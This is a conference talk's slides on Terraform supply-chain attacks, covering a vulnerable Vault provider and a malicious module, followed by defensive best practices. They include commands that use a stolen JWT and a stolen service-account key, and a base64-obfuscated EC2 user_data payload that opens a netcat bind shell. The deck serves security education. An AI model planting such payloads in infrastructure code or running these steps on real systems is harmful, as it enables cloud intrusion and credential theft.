How I Hacked a Cloud Production Environment with External Terraform Manipulation

Conf42 DevOps - Jan 23 2025

ZEST

Who Am I?

Uri Aronovici, CTO & Co-Founder, ZEST Security

- Over a decade of experience in cyber security
- Specialized in both offensive & defensive security practices
- Former lead security architect focused on building and managing vulnerability management & cloud security programs in large enterprises


CHECK POINT PERCEPTION POINT Akamai ZEST

Agenda

- How we got here
- Analysis of potential Terraform risks
- Why we should care
- Two possible attack flows
- Takeaways
  - Best practices
  - Mitigations

Developer / Terraform / HCP Terraform / System Architecture / Security Model

/ What Isn't part of the threat model



Malicious Terraform providers or modules

Terraform providers and modules used in your Terraform configuration will have full access to the variables and Terraform state within a workspace. HCP Terraform cannot prevent malicious providers and modules from exfiltrating this sensitive data. We recommend only using trusted modules and providers within your Terraform configuration.


Providers vs Modules

Providers

- Plugins that interact directly with APIs (e.g., AWS, GCP).
- Define resources like aws_instance, gcp_bucket, etc.
- Attack surface: Golang, RPC and HTTPS
- Example: AWS Provider manages EC2 instances, S3 buckets, etc.

Modules

- Organize and simplify complex infrastructure code.
- Abstract and group related resources into reusable components.
- Example: A module for provisioning EC2 instances with associated networking.



The 3 Tiers


Official

Partner

Community

Community providers have the most known critical and high vulnerabilities.

Critical & High Vulnerabilities by Provider Type




Analysis of ten of the most popular official, partner and community providers.

Does having more known vulnerabilities make you *more* or *less* secure?

Community provider downloads are in the millions.

Downloads This Month: Top Community Providers




Why is this important ?

- Attractive target
- Major blind spot in most AppSec programs
- Manual & expensive remediation

Two Attack Scenarios


Abusing Terraform 3rd Parties

- ▶ Exploiting known **vulnerable** providers
- ▶ **Malicious** Terraform modules




#1 - Exploiting Vulnerable Providers

- **CVE-2021-30476 -** a vulnerability in Vault provider
- **Risk -** Attackers could bypass authentication and gain access to sensitive secrets or configurations



Example Attack Flow



Obtains read-only access to GCP

Identify GCP configurations

```
resource "vault_gcp_auth_backend" "example" {  backend
= "gcp"  credentials   = "${file("credentials.j
…
bound_service_accounts =
["admin-role@my-gcp-project.iam.gserviceaccount.com"]
bound_labels = [admin-role] -> bound_labels = []
```

Exploits the Vault provider vulnerability

```
vault write auth/gcp/login
role="admin-role"
jwt="<stolen-jwt>"
```

Bypasses bound constraints

```
gcloud auth activate-service-account
stolen_service_account
--key-file=stolen_account_key
```

Lateral movement

Data exfiltration

Service disruption

Initial Access Low Priv

Exploitation

Privilege Escalation

No Exploitation Needed...


- terraform-provider-power-platform(Microsoft) - CVE-2024-47083
- terraform-provider-consul
- terraform-provider-akamai

#2 - Malicious Modules

- Attackers can upload a malicious module to Terraform Registry or GitHub
- The module installer supports installation from a number of different source types
  - Local paths
  - Terraform Registry
  - GitHub
  - Bitbucket
  - Generic Git, Mercurial repositories
  - HTTP URLs
  - S3 buckets
  - GCS buckets
  - Modules in Package Sub-directories

In our Example: A Terraform module that provisions an EC2 instance but injects a hidden backdoor in the user_data.

Example Attack Flow



Publish malicious module

Victim applies the malicious module

Terraform executes the module

EC2 instance created

Attacker communication established

```
provider "aws" {
  region = "us-west-2"
  profile = "demo"
}

module "ec2_instance" {
  source = "./malicious_module"

  # Legitimate inputs to the module
  instance_type = "t2.micro"
  ami_id        = "ami-08d8ac128e0a1b91c"  # Replace with valid AMI
}
```

Example Attack Flow

```
resource "aws_instance" "example" {
  ami           = "ami-04dd23e62ed049936"  # Replace with a valid AMI
  instance_type = "t2.micro"

  # Regular legitimate tags
  tags = {
    Name = "Instance with backdoor"
  }

  # Obfuscated backdoor payload using base64-encoded user_data
  user_data = base64decode(
    "IyEvYmluL2Jhc2gKCmVjaG8gJ0luc3RhbGxpbmcgYmFja2Rvb3IgZGF0YS4uLicKbm9odXAgbmMgLWx2cCA0NDQ0IC1lIC9iaW4vYmFzaCB8ICYg"
  )
}

output "instance_id" {
  value = aws_instance.example.id
}
```

Takeaways

Best Practices

- **Due diligence:** Documentation, source code, community feedback, etc.
- **Regular scanning:** Scan cloud repositories and code for vulnerabilities
- **Version pinning:** Pin the version of your providers to reduce the possibility of introducing vulnerabilities
    - Enable state locking
    - Put your .terraform.lock.hcl under version control
- **Auditing & monitoring:** Regularly audit your Terraform plans and state files for misconfiguration & unexpected changes
- **IaC security tools:** Scan your configurations for security issues (but not only)

What about Mitigation?

- **IAM Roles & Policies**
    - Protect access to CI/CD systems, application logs and especially .tfstate
    - Use dedicated IAM roles for Terraform with temporary credentials rather than long-lived secrets
- **Network restrictions** (e.g. VPC, LB, WAF) to enable only known communication between services
- **CWPP/SASE prevention** for known malicious communication channels
- **Cloudwatch**
    - Terraform State File Access Monitoring: This rule detects attempts to read or write Terraform state files, including both legitimate and suspicious access

Q&A

Follow me on Linkedin
https://www.linkedin.com/in/uri-aronovici/

Thank You !

zestsecurity.io